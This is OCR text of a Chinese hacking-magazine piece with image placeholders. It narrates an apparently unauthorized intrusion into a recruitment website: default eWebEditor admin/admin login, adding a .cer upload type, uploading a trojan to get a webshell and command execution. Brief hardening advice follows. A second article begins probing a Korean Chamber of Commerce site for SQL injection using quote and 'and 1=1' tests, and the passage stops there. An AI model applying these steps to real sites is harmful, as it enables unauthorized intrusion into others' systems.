


图6

下一步做什么呢？当然是找上传想办法获得shell了！我们去发表文章的地方看看，有上传哦！但是当我上传asp等文件的时候，却不成功，好象都被做了限制，提示是非法文件。我又仔细看了看，发现我此时的权限根本不可能更改上传文件的类型。我开始查看源文件，看是在哪儿验证的。结果发现了一个重要的信息，如图7，嘿嘿，是程序员的注释，好象用了什么ewebediter哦！




图7

这个信息很重要，我从网上搜索了一个ewebediter下载下来，这个东西有自己的管理界面，还有默认的用户名和密码！赶快试试登录admin_login.asp，页面果然存在哦！输入默认的用户名admin，密码admin，如图8，成功登录！看来最大的漏洞还是管理员的安全意识，人为的漏洞呀！




图8

那么如何获得webshell呢？在后台我发现根本没有办法添加上传文件的类型，不过，被我鼓捣半天后发现有个新增样式，如图9，居然可以自定义上传的文件！




图9




图10





图11

那么就增加一个cer后缀的上传文件类型吧！增加完样式，去预览里打开看看，选择一个被改名成cer的木马上传！哈哈，成功，查看代码得到了webshell的路径，如图10，访问一切正常！不会连杀毒软件都没有安装吧！哈哈，如图11，试试权限发现服务器根本没有权限这个概念似的，没有任何限制，还可以执行命令！看了一下发现管理员组有5个人，提权应该是很简单的事了！至此这么大的一个人才网被漏洞一点点撕开，最后覆灭！

通过入侵发现，该人才网站的安全性并不怎么好！事实上，通过一些简单的配置是完全可以堵上这些安全漏洞的，譬如设置IIS的错误显示，判断提交参数是不是字符，是字符类型的话就过滤“'”，还有就是设置Upload目录的脚本执行权限，最后就是不要使用默认的帐号密码，特别是网络上的程序更会带来安全隐患！

有时入侵靠的就是个思路，如何一点一点发掘可能的漏洞，一条路不行的时候赶快换另一个，才是很快入侵成功的方法！这里也给管理员一个警钟，最大的漏洞也许正是你自己配置上造成的哦，就像这里的ewebediter的默认口令。





韩国商会网站，接菜鸟之招

旭方（高春雷）

闲来无事打开Google，开始搜索关键字寻找国外的动态页面网站，现如今使用动态页面建站的太多了，这不，找到了一个！进入后发现页面上显示的英文名称为：Korean Chamber of Commerce，翻译过来是韩国商会的意思，幸亏我英文还可以，呵呵！

大致浏览了一下主页上的链接，发现了一个存在数据提交的页面，于是习惯性的在该地址后加个“'”，页面返回了错误信息，如图1。




图1

从浏览器返回的信息我们可以获知该网站使用的是Access类型的数据库，接着提交“and 1=1”和“and 1=2”，条件为真时返回正常页面，为假时返回错误信息，如图2。由此可以证明该地址存在注入漏洞。

